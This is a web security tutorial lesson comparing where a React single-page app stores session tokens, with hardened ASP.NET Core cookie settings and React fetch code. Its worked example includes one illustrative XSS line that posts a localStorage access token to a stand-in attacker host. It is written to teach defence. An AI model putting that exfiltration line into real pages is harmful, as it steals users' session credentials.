Cookies vs JWT: Where Should a React SPA Store Tokens?
On this page
Learning Objective
Compare the ways a single-page application can hold a session, explain why tokens in localStorage are exposed to cross-site scripting, configure a secure cookie session in ASP.NET Core for an API, and describe the trade-offs in revocation, CSRF exposure and deployment topology.
Concept Explanation
After a user proves who they are, the application needs some way to recognize them on later requests. HTTP is stateless, so each request must carry a credential. In a single-page application there are four common places to keep it. A bearer token, usually a JWT, can be saved in localStorage or sessionStorage and attached to requests by JavaScript. It can be held only in memory, so it disappears on reload. Or the server can set a cookie that the browser attaches to requests automatically, ideally one that JavaScript cannot read at all. Tutorials favor the first because it is easy, but its security consequences are the reason many production teams choose the last.

The problem with localStorage is that any script running in your page can read it. Cross-site scripting, a single injected script from a vulnerable dependency, an unsafe HTML rendering, a compromised third-party tag, can copy the token and send it to an attacker, who can then use it from anywhere until it expires, with no need to run inside your site. HttpOnly cookies cannot be read by JavaScript at all, so the same XSS cannot extract them. It can still make requests using the user's session while the page is open, so XSS remains serious, but the attacker loses the ability to take the credential away and use it later from their own machine. That difference in blast radius is the core argument.
Cookies have their own risk: because browsers attach them automatically, another site can cause a request that carries your cookie, which is cross-site request forgery. Modern defenses make this manageable. SameSite Lax, which browsers now apply by default, stops cookies being sent on cross-site subrequests and non-navigation POSTs, and Strict is stronger still. Requiring a custom header or an anti-forgery token on state-changing requests, and checking the Origin header, add further protection, as Day 48 details. The cookie attributes to set are HttpOnly so scripts cannot read it, Secure so it only travels over HTTPS, SameSite, a short lifetime, and the __Host- name prefix, which forces Secure, Path of slash, and no Domain attribute, blocking subdomain overwriting attacks.
There is also a structural difference in revocation. A cookie carrying a session identifier is looked up server-side, so logging out or banning a user takes effect immediately. A self-contained JWT is valid until it expires unless you add a denylist, which reintroduces server-side state; the usual compromise is a short access token lifetime plus a refresh mechanism. Cookie sessions work best when the browser and the API share a site, so the cookie is first-party, which is why the backend-for-frontend pattern of Day 46 serves the SPA and API behind one origin. Mobile apps and third-party API clients, which are not browsers, do better with bearer tokens, so many systems offer both.
| Option | Readable by XSS? | CSRF exposure | Revocation | Notes |
|---|---|---|---|---|
| Token in localStorage | Yes, can be exfiltrated | None from cookies | Hard, short lifetime needed | Simple but the weakest against XSS |
| Token in sessionStorage | Yes | None | Hard | Cleared when the tab closes |
| Token in memory only | Only while the page runs | None | Short lifetime | Lost on reload, needs silent refresh |
| HttpOnly Secure SameSite cookie | No | Yes, mitigated by SameSite and checks | Immediate if server-side session | Best fit for browser SPAs on one site |
| BFF holding tokens server-side | No, browser gets only a cookie | Yes, mitigated | Immediate | Strongest posture, see Day 46 |
Worked Example: A Secure Cookie Session and What XSS Can Steal
The first snippet shows what an XSS payload does against localStorage. The ASP.NET Core configuration then sets up a hardened cookie session that returns 401 instead of redirecting, and the React code uses it without touching any token.
// If a token is in localStorage, one injected script line exfiltrates it:
fetch('https://attacker.example/steal', { method: 'POST', body: localStorage.getItem('access_token') });
// The attacker can now call your API as the victim from their own machine until the token expires.

// With an HttpOnly cookie, the same script cannot read the credential:
document.cookie; // does not include HttpOnly cookiesbuilder.Services
.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
.AddCookie(o =>
{
o.Cookie.Name = "__Host-session"; // __Host- forces Secure, Path=/, no Domain
o.Cookie.HttpOnly = true; // not readable by JavaScript
o.Cookie.SecurePolicy = CookieSecurePolicy.Always;
o.Cookie.SameSite = SameSiteMode.Lax; // Strict if the app never needs cross-site navigation login
o.ExpireTimeSpan = TimeSpan.FromHours(8); // idle timeout
o.SlidingExpiration = true;
// An API should answer 401 and 403, not redirect a fetch call to an HTML login page.
o.Events.OnRedirectToLogin = ctx => { ctx.Response.StatusCode = 401; return Task.CompletedTask; };
o.Events.OnRedirectToAccessDenied = ctx => { ctx.Response.StatusCode = 403; return Task.CompletedTask; };
// Server-side validation lets you end sessions immediately (password change, ban, logout everywhere).
o.Events.OnValidatePrincipal = async ctx =>
{
var check = ctx.HttpContext.RequestServices.GetRequiredService<ISessionValidator>();
if (!await check.IsStillValidAsync(ctx.Principal!))
{
ctx.RejectPrincipal();
await ctx.HttpContext.SignOutAsync();
}
};
});
app.MapPost("/auth/logout", async (HttpContext ctx) =>
{
await ctx.SignOutAsync();
return Results.NoContent();
}).RequireAuthorization();// React: no token handling at all. The browser attaches the cookie automatically.
export async function getMe() {
const res = await fetch('/api/me', { credentials: 'include' }); // same-origin: default is same-origin, include is explicit
if (res.status === 401) throw new NotSignedInError();
return res.json();
}
// State-changing calls also send a header that cross-site forms cannot set (see Day 48):
export const post = (url: string, body: unknown) =>
fetch(url, { method: 'POST', credentials: 'include',
headers: { 'Content-Type': 'application/json', 'X-Requested-With': 'fetch' }, body: JSON.stringify(body) });Notice the custom events: without them an unauthenticated fetch to a protected endpoint would receive a 302 redirect to a login page, and the browser would follow it silently, confusing the client into parsing HTML as JSON. Returning a clean 401 lets the React app react properly by routing to sign-in.
Real-World Examples
- Chrome 80, released in February 2020, began treating cookies without an explicit SameSite attribute as SameSite Lax, and other major browsers followed. The change, following the RFC 6265bis draft of the cookie specification, removed a large class of cross-site request forgery exposures across the web by default, which is why cookie sessions are viable for SPAs today.
- The 2018 Ticketmaster and British Airways breaches were carried out by Magecart groups who injected skimming JavaScript through compromised third-party or first-party scripts, capturing form contents from users' pages. Any credential that JavaScript can read, including a token in localStorage, is exposed to that same class of attack, whereas an HttpOnly cookie is not readable by injected script.
Review Questions & Answers
Any script running in the page, including injected or third-party script, can read localStorage and send the token to an attacker. The attacker then holds a portable credential and can call the API from their own machine until the token expires. With an HttpOnly cookie, script cannot read the credential, so an XSS can act only while the victim's page is open, not steal the session.
Injected script runs in the user's browser and can issue authenticated requests using the cookie automatically, perform actions on the user's behalf, read the page's data, and alter what the user sees. HttpOnly limits the attacker to the lifetime of the page and the user's browser, but does not neutralize the vulnerability. Preventing XSS remains essential, which Day 58 covers.
Secure stops the cookie from being sent over plain HTTP, HttpOnly stops JavaScript from reading it, and SameSite restricts sending it on cross-site requests, reducing CSRF. The __Host- prefix makes browsers accept the cookie only if it is Secure, has Path set to slash, and has no Domain attribute, which prevents a sibling subdomain from overwriting it with a fixed value.
With a session identifier looked up on the server, you can invalidate it instantly on logout, password change, or account suspension. A self-contained JWT stays valid until it expires because no server state records its cancellation, so revoking early requires a denylist or very short lifetimes. That server-side control matters when responding to a compromise.